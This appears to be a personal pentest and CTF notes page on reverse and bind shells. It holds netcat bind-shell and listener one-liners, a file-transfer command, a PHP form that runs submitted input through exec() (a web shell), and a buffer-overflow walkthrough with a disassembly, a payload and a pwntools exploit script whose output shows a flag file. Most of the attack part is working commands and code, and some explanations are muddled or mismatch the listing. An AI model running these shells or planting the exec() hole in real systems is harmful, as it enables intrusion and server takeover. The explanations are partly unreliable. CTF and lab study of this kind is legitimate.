Reverse Shell
Two kind of reverse shell: bind or reverse shell. The first one, is from the attacker, we bind a shell to the target and the second one, is it’s the target which bind a shell to the attacker.

Reverse shell
For instance, if the target is a web server, we can upload a reverse-shell in php if the backend is php and we can execute it if we can do. For instance, if we know all upload files are pushed to the /uploads directory, we can do an HTTP request to execute /uploads/php-revers-shell.php, and that will connect to the attacker machine, but, we need to execute NetCat: nc -lvnp 1234
Bind shell
If we have an SSH access to the VM, we can execute this command on the target machine for opening a new port: mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1; rm /tmp/f
and on the attacker machine: nc <ip target> 1234. We have a shell to our attacker machine.
Sending file with NetCat
If we want to send file to the target machine with NetCat. On the machine A:
nc -lvnp 1234 -q 1 > myFile.txt < /dev/null
And on the machine B: cat myFile.txt | netcat <ip> 1234
NetCat stabilization
After we create a shell between the target and the attacker machine, we need to stabilize the shell, because, if we do a Ctrl+c, that can close the shell, or, we do not have the tabulation. For doing that, after we create the shell, on the attacker machine, in the shell, execute this command:
python3 -c 'import pty;pty.spawn("/bin/bash")'
Then,
PHP injection and reverse shell
For instance, if the application is not well protected, we can execute a reverse shell to have an access to the server:
<h1>Test pentest</h1>

<form action="reverse_shell.php" method="POST">
    <label>Command: </label><input type="text" name="command" /><br />
    <input type="submit" value="Submit" />
</form>

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST'){
    exec($_POST['command']);
}
?>
Buffer overflow and reverse shell
For CTF, we can make a buffer overflow attack and to get a reverse shell. For instance, in the disassemble code below, we have the vuln function which gave us a shell:
┌ 158: sym.vuln ();
│           ; var int64_t var_30h @ rbp-0x30
│           ; var uint32_t var_8h @ rbp-0x8
│           0x00001185      55             push rbp
│           0x00001186      4889e5         mov rbp, rsp
│           0x00001189      488d3d780e00.  lea rdi, str.bin_sh         ; 0x2008 ; "/bin/sh"
│           0x00001190      e8abfeffff     call sym.imp.system
│           0x00001195      bf01000000     mov edi, 1
│           0x0000119a      e8e1feffff     call sym.imp.exit
│           ; DATA XREF from entry0 @ 0x10bd
And the function main:
│           0x0000119f      55             push rbp
│           0x000011a0      4889e5         mov rbp, rsp
│           0x000011a3      4883ec30       sub rsp, 0x30
│           0x000011a7      48b841414141.  movabs rax, 0x4141414141414141 ; 'AAAAAAAA'
│           0x000011b1      488945f8       mov qword [var_8h], rax
│           0x000011b5      488d3d540e00.  lea rdi, str.Comment_est_votre_blanquette ; 0x2010 ; "Comment est votre blanquette ?\n>>> "
│           0x000011bc      b800000000     mov eax, 0
│           0x000011c1      e88afeffff     call sym.imp.printf
│           0x000011c6      488b058b2e00.  mov rax, qword [obj.stdout] ; rdi
│                                                                      ; [0x4058:8]=0
│           0x000011cd      4889c7         mov rdi, rax
│           0x000011d0      e89bfeffff     call sym.imp.fflush
│           0x000011d5      488d45d0       lea rax, [var_30h]
│           0x000011d9      4889c7         mov rdi, rax
│           0x000011dc      b800000000     mov eax, 0
│           0x000011e1      e87afeffff     call sym.imp.gets
│           0x000011e6      48b841414141.  movabs rax, 0x4141414141414141 ; 'AAAAAAAA'
│           0x000011f0      483945f8       cmp qword [var_8h], rax
│       ┌─< 0x000011f4      7426           je 0x121c
│       │   0x000011f6      48b888776655.  movabs rax, 0x1122334455667788
│       │   0x00001200      483945f8       cmp qword [var_8h], rax
│      ┌──< 0x00001204      750a           jne 0x1210
│      ││   0x00001206      b800000000     mov eax, 0
│      ││   0x0000120b      e875ffffff     call sym.vuln
│      ││   ; CODE XREF from sym.vuln @ 0x1204
│      └──> 0x00001210      488d3d1d0e00.  lea rdi, str.Almost_there   ; 0x2034 ; "Almost there!"
│       │   0x00001217      e814feffff     call sym.imp.puts
│       │   ; CODE XREF from sym.vuln @ 0x11f4
│       └─> 0x0000121c      b800000000     mov eax, 0
│           0x00001221      c9             leave
└           0x00001222      c3             ret
In the ASM code above, we can see two variables: var\_30h and var\_8h. The first variable is a char [40] and the second one is a long. In the code, we can see different if condition.
In the first if, we compare if the RAX register which contains the value 0x4141414142414141 equals with the the var_8h. If yes, we jump (jne) to the address 0x0000121c.
Otherwise, we go into the if condition. After that, we move to the registry RAX the value 0x1122334455667788 and to compare if the variable var_8h. If that do not match, we jump (jne) to the address 0x00001210.
If that's match, we call to the function vuln and we have the shell.
We can make the simply python program to make the buffer overflow attack:
$ python3 -c "print ('B' * 40 + '\x88\x77\x66\x55\x44\x33\x22\x11')" | nc localhost 4000
But, we do not have a shell. Now, we need to create the python program to interect with the Shell we have:
$ cat shell.py
#!/usr/bin/env python3

import pwn

payload = 'B' * 40 + '\x88\x77\x66\x55\x44\x33\x22\x11'
print(payload)

s = pwn.remote("localhost", 4000)
data = s.recvline()
s.sendlineafter(">>>", payload)
s.interactive()
And we can execute it: python3 shell.py:
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBwfUD3"\x11
[+] Opening connection to localhost on port 4000: Done
/home/gbucchino/hackropole/bofbof/test.py:10: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  s.sendlineafter(">>>", payload)
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:876: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
 $ ls
bofbof
flag.txt
That's works :)